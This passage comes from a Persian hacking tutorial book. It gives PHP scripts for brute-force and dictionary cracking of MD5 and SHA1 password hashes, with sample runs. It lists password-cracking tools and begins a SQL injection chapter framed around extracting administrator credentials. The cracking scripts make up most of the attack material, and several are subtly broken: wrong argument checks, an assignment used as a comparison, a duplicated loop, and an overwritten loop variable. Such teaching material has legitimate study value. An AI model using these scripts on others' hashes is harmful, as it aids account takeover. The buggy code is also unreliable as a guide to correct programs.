$len = (int) array_shift($argv); // طول هش را دریافت میکند

$start = strtotime ("now");
$start2 = strtotime ("now");
$keyspace = pow(75,$len); //KeySpace رامحاسبه میکند
```

تصمیم گری برای نوع اگوریتم هش :

```
switch (strlen($hash)) {
```

اگر کاراکتر ها از ۳۲ بیشتر باشند ، هش MD5 است(فقط برای برای هش هایی که به صورت هگز رمز شده اند):

```
case 32;
$algo="MD5";
break;
```

اگر کاراکتر ها از ۴۰ بیشتر باشند ، هش SHA1 است(فقط برای برای هش هایی که به صورت هگز رمز شده اند):

```
case 40;
$algo="SHA1";
break;
```

در غیر این صورت پیغام خطا را چاپ میکند:

```
default;
echo "Could not determine the encryption algorithm.\n";
echo "Ensure that the Hash is correct and try again.\n";
exit();
}
```

کلید آغازین را تولید میکند:

```
$key = "";
for ($y=0;$y<$len;$y++){
$key .= "0";
}
```

اطلاعات را به کاربر گزارش میدهد:

```
echo  "Specified string length:$len characters\n".str_repeat("-",65).
"\n$algo hash:$hash\n".str_repeat("-",65).
"\nKeySpace:$keyspace characters\n".str_repeat("-",65)."\n";
```

شروع حلقه KeySpace ها :

```
for ($x=0;$x<$keyspace;$x++){
```

تولید رشته های تصادفی :

```
for ($y=0;$y<$len;$y++){
if ($key[$y] != "z"){
```

رشته ها را از روی معادل دسیمال آنها (عددی میسازد) :

```
$key[$y] = chr(ord($key[$y])+1);
if ($y > 0){
for ($z = 0; $z < $y; $z++){
$key[$z] = "0";
}
}
break;
}
}
```

یک هش از روی رشته های تصادفی تولید شده میسازد :

```
$gen_hash = ($algo=="MD5")? md5($key):sha1($key);
```

اگر هش درست بود کار به اتمام رسیده است :

```
if($hash==$gen_hash){
```

موفقیت در کرک کردن هش را به کاربر اطلاع میدهد :

```
echo  "\nDecrypted string:$key\n".
str_repeat("-",65).
"\nOperation took:".
date("H:i:s",mktime(0,0,strtotime("now")-$start2)).
"\n".str_repeat("-",65)."\n";
exit(0);
}
if ($x % 24000 == 0){
$x2++;
if ($x2 == 4){
$x2 =0;
$time = strtotime ("now") - $start;
$start = strtotime("now");
if ($time==0) $time=1;
$rate = (24000 *4) / $time;
```

```
echo "$x/$keyspace ($key) [$rate Keys/sec]".
" [".round(100-(($keyspace-$x)/$keyspace)*100,3)."%]".
" [".gmdate("H:i:s", round((($keyspace-$x)/$rate),3))." left]\n";
}
}
}
```

اگر حلقه KeySpace ها بدون پیدا کردن مقدار رمز به اتمام برسد ، شکست برنامه را در کرک کردن رمز اعلام میکند:

```
echo  "\nKeyspace exhausted.\n".
      "Please check the provided lentgh and try again.\n"
?>
```

حال برنامه را ارزیابی میکنیم. برای اینکار مقدار هش شده abc را امتحان میکنیم.

نکته : این اسکریپت تحت خط فرمان اجرا میشود.

```
Shahriyar@j:~/Desktop> php bruteforcer.php
900150983cd24fb0d6963f7d28e17f72 3
MD5/SHA1 Bruteforcer

Specified string length:        3 characters
-----------------------------------------------------------------
MD5 hash:                       900150983cd24fb0d6963f7d28e17f72
-----------------------------------------------------------------
KeySpace:                       421875 characters
-----------------------------------------------------------------
   72000/421875 (1l<)  [96000 Keys/sec] [17.067%] [00:00:03 left]
   168000/421875 (1qM) [96000 Keys/sec] [39.822%] [00:00:02 left]
   264000/421875 (1v^) [96000 Keys/sec] [62.578%] [00:00:01 left]

Decrypted string:               abc
-----------------------------------------------------------------
Operation took:                 00:00:03
-----------------------------------------------------------------
```

و برای هش SHA1 :

```
Shahriyar@j:~/Desktop> php bruteforcer.php
a9993e364706816aba3e25717850c26c9cd0d89d 3
MD5/SHA1 Bruteforcer

Specified string length:        3 characters
-----------------------------------------------------------------
SHA1 hash:
a9993e364706816aba3e25717850c26c9cd0d89d
-----------------------------------------------------------------
KeySpace:                       421875 characters
```

```
------------------------------------------------------------------
   72000/421875 (1l<)  [96000 Keys/sec] [17.067%] [00:00:03 left]
   168000/421875 (1qM) [96000 Keys/sec] [39.822%] [00:00:02 left]
   264000/421875 (1v^) [96000 Keys/sec] [62.578%] [00:00:01 left]

Decrypted string:               abc
------------------------------------------------------------------
Operation took:                 00:00:03
------------------------------------------------------------------
```

حال نحوه عملکرد برنامه بالا را توضیح میدهم.

۱–هش را میخواند و طول رشته وارد شده توسط کار بر را تخمین میزند.

۲–برای نوع هش تصمیم گیری میکند(از روی مقدار هگزا دسیمال).

۳–keyspace را محاسبه میکند(مقدار ۷۵^ برای طول رشته تخمین زده شده).

۴–کلید نخستین را که "a" را هم دارا هست تولید میکند.

۵– حلقه تا پایان KeySpace ها اجرا میشود.

۶–حلقه تا زمانی که ما رشته ها ی تصادفی را بسازیم اجرا میشود.

۷–مقدرا هش شده رشته های تصادفی را با شروط کاربر مقایسه میکند.

۸–اگه مقدار هش پیدا شد ، به کاربر اطلاع میدهد ، در غیر این صورت حلقه ادامه پیدا میکند.

۹–اگر KeySpace ها تمام شدند و ما مقدار هش پیدا نشد ، به کاربر میگوید که در پیدا کردن مقدار هش باز مانده است.

☒ حملات دیکشنری

این حملات نیز همانند ، حملات قبل هستند، با این تفاوت که ما برای کرک کردن هش ، رمز ها را به صورت تصادفی تولید نمی کنیم . بلکه از یک فایل که حاوی کلمات متعدد است ، استفاده کرده و با خواندن آنها از فایل و تبدیل آنها به هش ، مقدار هش را به دست میآوریم.به اسکریپت زیر دقت کنید.

```
#!/usr/bin/php -q
<?
//MD5/SHA1 Bruteforcer -- Dictionary Attacker
//Attack and defence php apps book
//shahriyar - j
error_reporting(0);
set_time_limit(0);
if ($argc!=3){
$usage=str_repeat('-',40);
echo "$usage\n";
echo " -> In The Name OF God \n";
```

```
echo " -> Use : php $argv[0] [hash Option]  [hash] [passfile]\n";
echo " -> Hash Option :\n";
echo " -m : MD5 Algoritm\n";
echo " -s : SHA1 Algoritm\n";
echo "$usage\n\n";
exit();
}else{
$hashop= $argv[1];
$hash = $argv[2];
$dic= $argv[3];
$i=1;
if ( $hashop == "-m" ){
$algo = "md5";
}else{
$algo = "SHA1";
}
$dichandle = fopen($dic, "r");
while (!feof($dichandle)){
$password = fgets($dichandle, 1024);
$password2 = strtolower(trim($password));
if ( $algo = "MD5" ){
$$hash = md5($password2);
}else{
$$hash = sha1($password2);
}
if ($$hash == $hash){
echo " -> Hash Cracked\n";
echo " -> Hash is : $hash\n";
echo " -> Password is : $password2\n";
exit();
}else{
echo "$i -> $password2 != $hash\n";
$i++;
}}
fclose($dichandle);
}
?>
```

این اسکریپت نیاز چندانی به توضیح ندارد.ابتدا مقادیر نوع الگوریتم هش ، خود هش و فایل دیکشنری را از کاربر در خواتست کرده و میگیرد ، سپس با خواندن خط به خط فایل دیکشنری ، مقادیر موجود در آن را به هش تبدیل کرده و با هش ورودی مقایسه میکند و برای هر نتیجه پیغام مناسبی نمایش میدهد.شما برای هش abc میتوانید از دیکشنری زیر استفاده کرده و برنامه را امتحان کنید.

```
//dic.txt -- MD5/SHA1 Bruteforcer Dictionary
//Attack and defence php apps book
//shahriyar - j
a
ab
abc
abcd
.....
```

اکثر برنامه های که از دیکشنری برای کرک کردن هش استفاده میکنند ، چارچوب زیر را رعایت میکنند :

۱–مقدار هشی که کاربر وارد کرده است را میخواند.

۲–تصمیم گیری برای نوع هش(از روی مقدرا هگزا دسیمال).

۳–دیکشنری را میخواند.

۴– کلمات را در درون آرایه قرار میدهد.

۵–حلقه تا پایان یافتن کلمات درون آرایه ادامه پیدا میکند.

۶–مقدرا هش کلمات دیکشنری را با مقدار هش مقایسه میکند.

۷–اگر مقدار هش پیدا شد به کاربر اطلاع میدهد، در غیر این صورت حلقه ادامه پیدا میکند.

۸–اگر کلمات تمام شد و مقدار هش پیدا نشد ، به کاربر اطلاع میدهد که برنامه از پیدا کردن هش بازمانده است.

نکته : این برنامه نیز در خط فرمان قابل اجرا است. نحوه نوشتن برنامه های تحت خط فرمان را در فصل اکسپلویت نویسی ، به شما خواهم آموخت.

برای خواندن اطلاعات از یک فایل را های دیگری هم وجود دارد ، مانند :

```
//MD5/SHA1 Bruteforcer -- Dictionary Attack methods
//Attack and defence php apps book
//shahriyar - j
$dichandle= file_get_contents($dic);
$pass=explode("\n",$dichandle);
foreach ($pass as $$pass) {
...
...
...
```

همچنین برای تولید رشته های تصادفی:

```
//MD5/SHA1 Bruteforcer -- Random Strings Attack methods
//Attack and defence php apps book
//shahriyar - j
$string = "ABCDEFGHKLMNOPQRSTWXYZabcdefghjkmnpqrstwxyz123456789";
$create = str_shuffle($string);
$rand_lent_string = substr($create, 0, $len);
$pass = $rand_lent_string;
```

در کدهای بالا میتوان با مقدار دهی به متغییر len طول رشته تولیدی را کاهش و یا افزایش داد.

ویا با استفاده از یک آرایه و حلقه های متعدد :

```
<?
//MD5/SHA1 Bruteforcer -- Random Strings Creating (Attack methods)
//Attack and defence php apps book
//shahriyar - j
set_time_limit(0);
if ($argc!=2){
$usage=str_repeat('-',40);
echo "$usage\n";
echo " -> In The Name OF God \n";
echo " -> Use : php $argv[0] [hash]\n";
echo "$usage\n\n";
}else{
$md5 = $argv[1];
if ($md5) {
$char = array('0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a',
'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o',
'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z');
foreach ($char as $a) {
$i="$a";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
}
foreach ($char as $a) {
foreach ($char as $b) {
$i="$a$b";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
}
}
foreach ($char as $a) {
foreach ($char as $b) {
foreach ($char as $c) {
$i="$a$b$c";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
}
}
}
foreach ($char as $a) {
foreach ($char as $b) {
foreach ($char as $c) {
foreach ($char as $d) {
$i="$a$b$c$d";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
}
}
}
}
foreach ($char as $a) {
```

```
foreach ($char as $b) {
foreach ($char as $c) {
foreach ($char as $d) {
foreach ($char as $e) {
$i="$a$b$c$d$e";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
}
}
}
}
}
foreach ($char as $a) {
foreach ($char as $b) {
foreach ($char as $c) {
foreach ($char as $d) {
foreach ($char as $e) {
foreach ($char as $f) {
$i="$a$b$c$d$e$f";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
}
}
}
}
}
}
foreach ($char as $a) {
foreach ($char as $b) {
foreach ($char as $c) {
foreach ($char as $d) {
foreach ($char as $e) {
foreach ($char as $f) {
$i="$a$b$c$d$e$f";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
}
}
}
}
}
}
foreach ($char as $a) {
foreach ($char as $b) {
foreach ($char as $c) {
foreach ($char as $d) {
foreach ($char as $e) {
foreach ($char as $f) {
foreach ($char as $g) {
$i="$a$b$c$d$e$f$g";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
```

```
}
}
}
}
}
}
}
foreach ($char as $a) {
foreach ($char as $b) {
foreach ($char as $c) {
foreach ($char as $d) {
foreach ($char as $e) {
foreach ($char as $f) {
foreach ($char as $g) {
foreach ($char as $h) {
$i="$a$b$c$d$e$f$g$h";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
}
}
}
}
}
}
}
}
foreach ($char as $a) {
foreach ($char as $b) {
foreach ($char as $c) {
foreach ($char as $d) {
foreach ($char as $e) {
foreach ($char as $f) {
foreach ($char as $g) {
foreach ($char as $h) {
foreach ($char as $i) {
$i="$a$b$c$d$e$f$g$h$i";
$hash = md5($i);
if ($hash == $md5) {
die("$md5: $i");
}
}
}
}
}
}
}
}
}
}
}
?>
```

در این اسکریپت شما میتوانید با افزودن حلقه ها foreach طول رشته ای که اسکریپت کرک میکند را از ۹ افزایش دهید.

اسکریپت زیر نیز یکی دیگر از راه های تولید رشته تصادفی را به شما معرفی میکند :

```
<?
//MD5/SHA1 Bruteforcer -- Random Strings Creating (Attack methods)
//Attack and defence php apps book
//shahriyar - j

function mKey($len = 12, $type = 'ALNUM')
{
    $alpha = array('a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j',
'k', 'l', 'm',
                   'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w',
'x', 'y', 'z');
    $ALPHA = array('A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J',
'K', 'L', 'M',
                    'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V',
'W', 'X', 'Y', 'Z');
    $num = array('1', '2', '3', '4', '5', '6', '7', '8', '9', '0');
    $keyVals = array();
    $key = array();
    switch ($type)
    {
        case 'lower' :
            $keyVals = $alpha;
            break;
        case 'upper' :
            $keyVals = $ALPHA;
            break;
        case 'numeric' :
            $keyVals = $num;
            break;
        case 'ALPHA' :
            $keyVals = array_merge($alpha, $ALPHA);
            break;
        case 'ALNUM' :
            $keyVals = array_merge($alpha, $ALPHA, $num);
            break;
    }
    for($i = 0; $i <= $len-1; $i++)
    {
        $r = rand(0,count($keyVals)-1);
        $key[$i] = $keyVals[$r];
    }

    return join("", $key);
}
?>
```

در فصول آتی ، بخصوص در فصل اکسپلویت نویسی ، روش نوشتن کد های مخرب برای به دست آوردن رمز عبور کاربران از برنامه های وب را برای شما ، به طور کامل توضیح خواهم داد.

☒ معرفی چند ابزار ساده

در این قسمت به بررسی چند ابزار ساده و مفید و در عین حال قدرتمند میپردازیم که میتوانند شما را رد رسیدن به هدفتان یاری کنند.

☒ John The Ripper

یکی از معروف ترین کرکر ها در این ضمیمه.

بسیار سریع است و بسیاری از الگو ریتم ها را نیز پشتیبانی میکند.

Website: http://www.openwall.com/john/

☒ Cain & Abel

مجموعه ای از ابزارهای امنیتی

Sniffer, cracker, decrypter, encrypter و... شما اسم این را چه میگزارید؟

این برنامه فقط برای ویندوز است و میتواند اطلاعات بسیار جالب را از یک سیستم استخراج کند.

Website: http://www.oxid.it/cain.html

☒ RainbowCrack

این یک اسباب بازی بزرگ است!!

تفاوت اساسی این کرکربا سایر کرکر ها در این است که این کرکر تمام هش های قابل تصور را میخواند و به سرعت یک رمز عبور را کرک میسازد.این کرکر با سرعت به وسیله تیبل های خود رمزها ها را کرک میسازد ، تمامی هش های قابل تصور را!!!

Website: http://www.antsight.com/zsl/rainbowcrack/

☒ L0phtCrack5

این یک ابزار عالی برای بازگردانی پسورد ویندوز است.

اما شرکت @stake توسط Symantic خریداری شده است و پشتیبانی از LC به پایان رسیده است.جستوجو کنید شاید یک نسخه زیر خاکی از آن را به دست آوردید.

☒ LCP

یک ابزار رایگان شبیه به L0pht Cracker است.

متاسفانه این برنامه تنها بر روی ویندوز کار میکند.

Website: http://www.lcpsoft.com/english/index.htm

"فصل نهم :

حملات تزریق

کدهای SQL

☒ حملات تزریق کدهای SQL

زبان SQL تنها زبان استاندارد و جامع پیاده سازی، مدیریت، نگهداری و کار با بانکهای اطلاعاتی میباشد که تقریباً توسط تمام بانکهای اطلاعاتی کوچک و بزرگ مانند Access، SQL Server، Oracle و DB2 پشتیبانی می شود. طراحان و افرادی که بنوعی با بانکهای اطلاعاتی سروکار دارند و همچنین برنامه نویسانی که از این بانکها استفاده می کنند هرکدام باید تا اندازه ای با این زبان آشنایی داشته باشند.این زبان در پیشگاه هکر ها از جایگاه ویژه ای برخوردار است. و حمله از طریق کد های این زبان به حملات تزریق کد های SQL [۱۲]معروف شده ،تکنیکی است که یک هکر با استفاده از آن دستورات خود را به پایگاه داده ها وارد میکند و اطلاعات مورد نیاز خود از قبیل شماره جدول مورد نظر،نام ،تعداد فیلد ها و نام فیلد ها را با استفاده از خطاها و جواب های برگشتی به دست می آورد.برای درک و استفاده از این روش شما باید با زبان SQL آشنایی نسبی داشته باشید. در فصل بعد شما را با زبان SQL آشنا میسازم.در این درس کوتاه زبان SQL را در اکثر پایگاه های داد های رایج بررسی میکنیم ، تا در صورت برخورد با هر یک از حمله باز نمانیم.

نکته : در مثال های که در آینده خواهم گفت ، ما با پایگاه داده های یک شرکت فرضی کار خواهیم کرد.

نکته ۲: در ادامه ، بیشتر از مقداری که تنها برای تزریق کدهای SQL لازم است بدانید ، خواهید دانست.

[12] SQL Injection

☒ مقدمه ای بر زبان SQL

اولین دستور ، دستور SELECT است.به طور مثال ما در پایگاه داده های خود یک جدول داریم و میخواهیم محتویات آن را مشاهده کنیم.حال فرض را میکنیم ، نام جدول ما wp_user است.برای دیدن محتویات این جدول ما چاره ای نداریم جز استفاده از دستور SELECT به صورت زیر :

```
SELECT * FROM `wp_users`
```

دستور From مشخص کننده جدول ما است ، و مقداری که پس از آن قرار میگیرد نام جدول و یا جداول مورد نظر ما است.علامت ستاره (*) مشخص کننده تمامی مقادیر موجود در یک جدول است .بگزارید با یک مثال مسئله را تفهیم کنم.فرض کنید جدول ما فیلد ها و مقادیر زیر را در خود جای داده است.

```
`ID` `user_login` `user_pass` `user_nicename` `user_email`
```

ما برای دیدن تمامی مقادیر بالا ، چاره ای جز استفاده از دستور SELECT به صورت زیر نداریم:

```
SELECT   `ID``user_login``user_pass``user_nicename``user_email`   FROM
`wp_users`
```

علامت ستاره کار را برای ما آسان میکند و دستور زیر با دستور بالا تفاوتی ندارد.

```
SELECT * FROM `wp_users`
```

و در جواب میبینیم :

ID	user_login	user_pass	user_nicename	user_email
1	sNAKE	01065ed476de7ba8527c054aabf574d5f	sNAKE	snakea.pollon@yahoo.com

☒ دیدن زیر مجموعه یک ستون از یک جدول

دستور بعدی WHERE نام دارد.این دستور جواب های برگشتی را با شروطی که توسط ما گذاشته میشود را محدود میکند. به مثال زیر توجه فرمایید :

```
select *
 from emp
 where deptno = 10
```

این دستور به پایگاه داده ها اعلام میکند ، همه مقادیر را از جدول emp در جایی که مقدار فیلد deptno برابر ۱۰ است ، را به ما نشان دهد.دستور WHERE همیشه مقداری مساوی را بر نمی گرداند.و ممکن این مقدار بزرگتر ، نامساوی و یا ... باشد (=، > ، <،! ،=< ، => و <>).

☒ پیدا کردن یک مقدار از داخل یک ستون

گاهی مواقع لازم است شما شروط گوناگونی را برای رسیدن به نتیجه مطلوب اعمال کنید.برای این کار میتوانید از کلمه کلیدی or استفاده کنید.

```
select *
   from emp
 where deptno = 10
 or comm is not null
 or sal <= 2000 and deptno=20
```

کاربرد or کاملا در این مثال مشهود است.در این مثال پس از گزاردن شرط برای جایی که deptno برابر ۱۰ باشد ،شروط دیگری نیز گزارده میشود که اگر شرط اول محقق نشود شروط بعدی (جایی که فیلد comm نال نباشد و یا به عبارت دیگر خالی نباشد و شرط دیگر جایی که sal کوچکتر و یا مساوی ۲۰۰۰ باشد) بررسی و اعمال میشوند.این دستور را با استفاده از پرانتز نیز میتوانید انجام دهید ، این کار باعث میشود دستورات داخل پرانتز با یکدیگر ارزیابی و اجرا شوند.

```
select *
         from emp
        where (     deptno = 10
                or comm is not null
                or sal <= 2000
              )
          and deptno=20
```

و نتیجه :

```
EMPNO ENAME  JOB     MGR   HIREDATE      SAL    COMM      DEPTNO
----- ------ ----- -----  ----------- ----- ----------  ------
7369  SMITH  CLERK  7902  17-DEC-1980   800                   20
7876  ADAMS  CLERK  7788  12-JAN-1983  1100                   20
```

فرض کنید ، ما خواهان دیدن حقوق یک کارمن به همراه حق کمیسیون او هستیم.برای این کار از دستور زیر استفاده میکنیم.

```
select sal,comm
  from emp
```

پس وارد کردن دستورات ، مقادیر بازگشتی به صورت زیر خواهد بود:

```
           SAL         COMM
          -------     ----------
```

```
 800
1600          300
1250          500
2975
1250          1300
2850
2450
3000
5000
1500            0
1100
950
3000
1300
```

در این روش تنها شما متوجه میشوید ، که کلماتی که به صورت مخفف نوشته شده اند نمایانگر چه هستند به طور مثال کلمه Sal مخفف کلمه Salary به معنی حقوق و کلمه Comm مخفف کلمه Commision است.برای اینکه پس از هر با SELECT کردن مقادیر مجبور له تغییر دادن کلمات مخفف نباشیم ، میتوانمی از دستور as که ، این کار را برای ما انجام میدهد استفاده کنیم.

```
Orginal_name as new_name
```

و ما از آن به صورت زیر بهره میبریم:

```
select sal as salary, comm as commission from emp
```

و سپس مقادیر بازگشتی :

```
 salary      commission
-------     ----------
 800
1600          300
1250          500
2975
1250          1300
2850
2450
3000
5000
1500            0
1100
950
3000
1300
```

به طور کلی میتوان گفت ، این دستور با ایجاد نام های مستعار[۱۳] برای فیلد های ما ، ما را در رسیدن به هدف خود یاری میکند.

☒ استفاده از اسامی مستعار

پس ایجاد نام های مستعار شما میتوانید به جای استفاده نام اصلی از نام مستعار ایجاد شده برای شرط گزاری و یا SELECT استفاده کنید.به طور مثال :

```
select sal as salary, comm as commission
         from emp
        where sal < 5000
```

همانطور که مشاهده میکنید ، در خط اول نام هایی مستعار برای sal و .comm تعریف کردیم.اکنون میتوانیم از این نامها به عنوان مقدار اصلی استفاده کنیم :

```
select sal as salary, comm as commission
         from emp
        where salary < 5000
```

همانطور که در دستور مشهود است ، به جای استفاده از sal از نام مستعار آن برای محدود کردن مقادیر بازگشتی در دستورWHERE استفاده کردیم.این دستور را میتوان با استفاده از پرانتز بازنویسی کرد :

```
select *
from (
select sal as salary, comm as commission
   from emp
        ) x
  where salary < 5000
```

☒ الحاق مقادیر ستون ها

با استفاده از دستور as میتوان ، حتی به مقادیر داخل ستون ها نیز اسامی مستعار الحاق کنید :

```
CLARK WORKS AS A MANAGER
KING WORKS AS A PRESIDENT
MILLER WORKS AS A CLERK
```

و حال میتوانید با دستور SELECT نتیجه کار خود را ببینید.

[13] Alias

```
select ename, job
         from emp
         where deptno = 10


        ENAME       JOB
        ----------   ---------
        CLARK      MANAGER
        KING       PRESIDENT
        MILLER     CLERK
```

دستوراتی که پایگاه های داده های گوناگون بکار میبرند متعدد است ، دانستن این تفاوت های جزئی بسیار مهم است ، زیرا گاهی ممکن است ، شما یک برنامه آسیب پذیر پیدا کرده و به آن نفوذ کنید ، اما به دلیل اینکه برنامه از پایگاه داده های به غیر از MySql (رایج ترین پایگاه داده ها که به دلیل رایگان بودن طرفداران بیشماری دارد) از نفوذ به آن باز میمانید.نمونه ای از این تفاوت ها را در دستور به کار برده شده میبینید.

به طور مثال برای الحاق مقادیر در پایگاه های دادهای Oracle،DB2 و PostgreSQL باید از دو Vertical استفاده کنید (| |).

```
select ename||' WORKS AS A '||job as msg
  from emp
  where deptno=10
```

پایگاه داده های MySql از تابعی به نام Concat پشتیبانی میکند ، که میتوانیم آن را به صورت زیر به کار ببریم.

```
select concat(ename, ' WORKS AS A ',job) as msg
from emp
where deptno=10
```

در پایگاه داد های Sql Server ، باید از علامت + استفاده کنید.

```
select ename + ' WORKS AS A ' + job as msg
 from emp
 where deptno=10
```

حال یک جمع بندی کوچک :

۱- در پایگاه داده های MySql برای الحاق داده ها از چند جدول ،باید از تابع Concat استفاده کنیم ، که مخفف کلمه Concatenate است.

۲- در پایگا ه های داده Oracle، DB2 و Postgre SQL باید از دو || استفاده کنیم ، زیرا تابعی برای انجام این کار ندارند

۳- در پایگاه داده های Sql Server باید از علامت + استفاده کرد.

☒ SELECT های شرطی

احتمالا همه خوانندگان این کتاب در زمره برنامه نویسان و یا آشنایان با برنامه نویسی قرار می گیرند . به همین دلیل با دستورات شرطی موجود در زبان های برنامه نویسی آشنایی نسبی دارند. اما برای اینکه مخاطب این کتاب ممکن است از عامه مردم و یا کسی باشد که برای شروع یادگیری علوم هکینگ این کتاب را انتخاب کرده است و به صورت جزئی با برنامه نویسی آشنا باشد ، دستورات شرطی را به صورت مختصر توضیح خواهیم داد. دستورات شرطی معمول به شرح زیرند :

- If – Else – Elseif
- Switch – Case

برای تفهیم کامل منظورم ، از هر یک از دستورات ذکر شده مثالی میآورم.

```
<?
//If - Else - Elseif Example
//Attack and defence php apps book
//shahriyar - j
$a = 1;
$b = 2;
if ( $a > $b ) {
echo "$a is greater than $b";
}elseif ( $b > $a ){
echo "$b is greater than $a";
}else{
echo "$a and $b are equal";
}
?>
```

و استفاده از دستورات Switch نیز به صورت زیر است.

```
<?
//If - Else - Elseif - Switch - Case Example
//Attack and defence php apps book
//shahriyar - j
$a = 1;
$b = 2;
if ( $a > $b ) {
$c=1;
}elseif ( $b > $a ){
```

```
$c = 2;
}else{
$c = 3;
}
switch ($i) {
case 1:
echo "$a is greater than $b";
break;
case 2:
echo "$b is greater than $a";
break;
case 3:
echo "$a and $b are equal";
break;
}
?>
```

در زبان SQl نیز دستوری مشابه وجود دارد. در این زبان دستور Case اینکار را بر عهده میگیرد.

```
select ename,sal,
case when sal <= 2000 then 'UNDERPAID'
when sal >= 4000 then 'OVERPAID'
 else 'OK'
 end as status
 from emp
```

و در نتیجه ، خواهیم دید :

```
ENAME          SAL          STATUS
----------     ----------     ---------
SMITH            800          UNDERPAID
ALLEN            1600         UNDERPAID
WARD             1250         UNDERPAID
JONES            2975         OK
MARTIN           1250         UNDERPAID
BLAKE            2850         OK
CLARK            2450         OK
SCOTT            3000         OK
KING             5000         OVERPAID
TURNER           1500         UNDERPAID
ADAMS            1100         UNDERPAID
JAMES            950          UNDERPAID
FORD             3000         OK
MILLER           1300         UNDERPAID
```

میبینیم که کسانی حقوقشان بیش از ۴۰۰۰ بوده جزو OVERPAID ها و کسانی که کمتر از ۲۰۰۰ بودن جزو UNDERPAID حساب شده اند و ما بین اینها ok شمرده شده اند.

☒ محدود کردن نتیجه ها

فرض کنید ،ما یک جدول از پایگاه داده ها را انتخاب میکنیم و محتویات آن را با استفاده از دستور SELECTبه نمایش میگزاریم.

←T→	id	menutype	name	link	type	published
	1	mainmenu	Home	index.php?option=com_frontpage	components	1
	2	mainmenu	News	index.php?option=com_content&task=section&id=1	content_section	1
	3	mainmenu	Contact Us	index.php?option=com_contact	components	1
	23	mainmenu	Links	index.php?option=com_weblinks	components	1
	5	mainmenu	Search	index.php?option=com_search	components	1
	6	mainmenu	Mitral License	index.php?option=com_content&task=view&id=5	content_typed	1
	8	mainmenu	Wrapper	index.php?option=com_wrapper	wrapper	1
	9	mainmenu	Blog	index.php?option=com_content&task=blogsection&id=0	content_blog_section	1

میبینید که جدول ما۸ ردیف دارد.ما پس از بررسی مقادیر موجود ، متوجه شدیم که اطلاعات مورد نیاز ما تنها در ۳ جدول ابتدایی جای گرفته اندحال چگونه باید اطلاعات را تنها از ۳ جدول ابتدایی دریافت کرده و نمایش دهیم؟زبان SQL برای این کار چاره ای اندیشیده است .این زبان دستورات Limiting را به ما پیشنهاد میکند ، کا کار مجموع این دستورات ایجاد محدودیت در نتیجه های برگشت داده شده ارز طرف پایگاه داده ها است.در پایگاه داده های DB2 این دستور به صورت ترکیب زیر به کار میرود:

```
select *
  from emp fetch first ۳ rows only
```

این ترکیب ، که در آن از دستور Fetch استفاده شده است ، باعث میشود اطلاعات تنها از ۳ جدول ابتدایی به نمایش در بیایند.

در پایگاه داده های MySql و PostgreSQL از دستور Limit استفاده میکنیم و از برای محدود کردن ردیف ها بهره میگیریم.

```
select *
from emp limit 5
```


و در پایگاه داده های Oraclr کار خود را به صورت زیر پیش میبریم:

```
select *
 from emp
where rownum <= 5
```

و در SqlServer به صورت زیر عمل میکنیم:

```
select top 5 *
from emp
```

این روش ، یکی از مناسب ترین روش ها برای محدود کردن جواب های برگشتی است . زیرا در یک جدول نام کاربری مدیر و رمز عبور وی در ردیف های ابتدایی جای گرفته اند . و در هنگام تزریق کدهای Sql (توضیح داده خواهد شد) بسیار مفید واقع میشود.شما میتوانید مقادیر برگشتی پس از استفاده از دستور Limit را مشاهده کنید (پایگاه داد های Mysql).



☒ نتیجه های تصادفی

به وسیله ترکیب هایی که در ذیل به آنها اشاره خواهد شد میتوانید اطلاعات را به صورت تصادفی و با استفاده از توابع Random به دست آورید.

در DB2 به صورت زیر عمل کرده :

```
select ename,job
  from emp
order by rand() fetch first 5 rows only
```

